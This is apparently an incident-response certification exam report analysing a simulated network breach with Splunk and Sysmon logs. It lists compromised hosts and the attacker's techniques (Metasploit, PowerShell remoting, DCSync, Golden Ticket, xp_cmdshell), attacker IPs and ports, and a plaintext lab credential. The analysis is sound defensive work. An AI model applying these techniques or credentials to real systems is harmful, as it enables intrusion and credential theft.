`

eCIR Exam Report

Name: Abdelrahman Ahmed Abdellah

Date: 4/24/2025

`

Scenario (1)

Host	Accessed or Compromised	Method	Persistence
win10-server [10.100.11.101]	Yes (compromised)	1- Attacker exploited the Mako server using Metasploit to gain unauthorized access. 2- Established a connection to destination port [4444] via Metasploit. 3- Dropped two malicious files: [a.exe, svchosts.exe]. 4- Used [netsh] to check firewall status, set port forwarding, and connect to server IP [175.12.80.11] and port [6666]. 5- PowerShell script Get-BrowserData.ps1 harvested Chrome/IE/Firefox history and bookmarks. 6- Used PowerShell remoting (Invoke-Command) to push malicious activity from Win10-server (10.100.11.101) to Jumpbox (10.100.11.250). 7- Leveraged PowerShell for lateral movement to Jumpbox (10.100.11.250).	-attacker using win10-server as proxy to the entire network by modify System Firewall Using netsh. -port 4444 used possibly for Metasploit lestiner
Jumpbox [10.100.11.250]	Yes (compromised)	• Attacker used PowerShell for lateral movement from Win10-server [10.100.11.101] to Jumpbox [10.100.11.250], embedding explicit credentials (ELS-CHILD\uatoperator:Cr@zyCompl3xP@ssw0rd) in the PS Remoting script. • Modified HKLM\SYSTEM\CurrentControlSet\Control\Lsa via lsass.exe. • Leveraged PowerShell for further lateral movement to child-dc01 [10.100.10.253].	- modifying registry keys related to LSA or CredSSP is a known tactic for maintaining access
Child-dc01 [10.100.11.253]	Yes (compromised)	• Attacker utilized PowerShell for lateral movement from Jumpbox [10.100.11.250] to Child-dc01 [10.100.11.253]. • Privilege escalation achieved through Unquoted Service Path vulnerability. • Conducted DCSync attack to retrieve Active Directory data, including password hashes. • DCSync abuse enabled movement to lab-dc01.	Golden Ticket
UATSERVER (10.100.11.150)	Yes (compromised)	C:\Users\MSSQL$~1\AppData\Local\Temp\lgtVj.exe. which is associated with a Meterpreter payload, establishing a connection on port 6666. • **escalate.exe** it is often associated with privilege escalation • The attacker created a VBScript script named **RFinl.vbs** and executed it using cscript to generate lgtVj.exe. • . • Exploited sqlservr.exe via xp_cmdshell and used for persistence.	- sqlservr.exe execute malicious commands via xp_cmdshell.


`

		• The attacker used escalate.exe, a privilege escalation tool flagged by VirusTotal as a “potato privilege escalation hacktool."	
5. Win10 (10.100.11.100)	Yes (compromised)	The attacker exploited the Tomcat 7.0 service to spawn cmd.exe, then used certutil.exe to download iexpl0re.exe and iexpl0rer.exe. Achieved remote PowerShell code execution via iexpl0re.exe. Malicious executables eLS_Vaut.exe and CPAU were deployed, with CPAU.exe used for privilege escalation.	
Lab-dc01	Yes (Accessed)	Golden Ticket attack executed, requesting TGS with RC4 encryption (0x17).	Golden Ticket
Uat-Helpdesk	Yes (Accessed)	The attacker gained access to this host via an HTTP connection originating from the Win10-server.	No


`

Scenario 1: eLS Breach (Splunk)

- win10-server has been compromised




Initially, we must examine all of our log sources, especially the compromised endpoint, to determine how the initial foothold was established. Then, we must proceed to determine the persistence attack stage.




`

win10-server [10.100.11.101]

I investigated suspicious activity on the win10-server by analyzing Windows Event Logs (specifically Sysmon logs)starts with Process Creation Events (EventCode=1) Analysis:







`

Network Connection Investigation

I searched for processes that communicated with the external IP address **175.12.80.11**.




I filtered for all activities involving **svchosts.exe**, And discovered that this fake svchosts.exe process was responsible for launching multiple system utilities




`

Initial access




Execution

Suspicious PowerShell activity on (win10-server), linked to an IP (175.12.80.11) and a potentially malicious script referencing http://175.12.80.11:4444




`

Suspicious PowerShell command executes a hidden script on a host (win10-server) using credentials and attempts to connect with an external IP (100.11.250) lateral movement PS Remoting.




Decoding of Base64 data. It reveals a Gzip compressed file with the .gz extension and MIME type application/gzip.




`

VirusTotal analysis identifies the file gg.ps1 as a malicious PowerShell script.

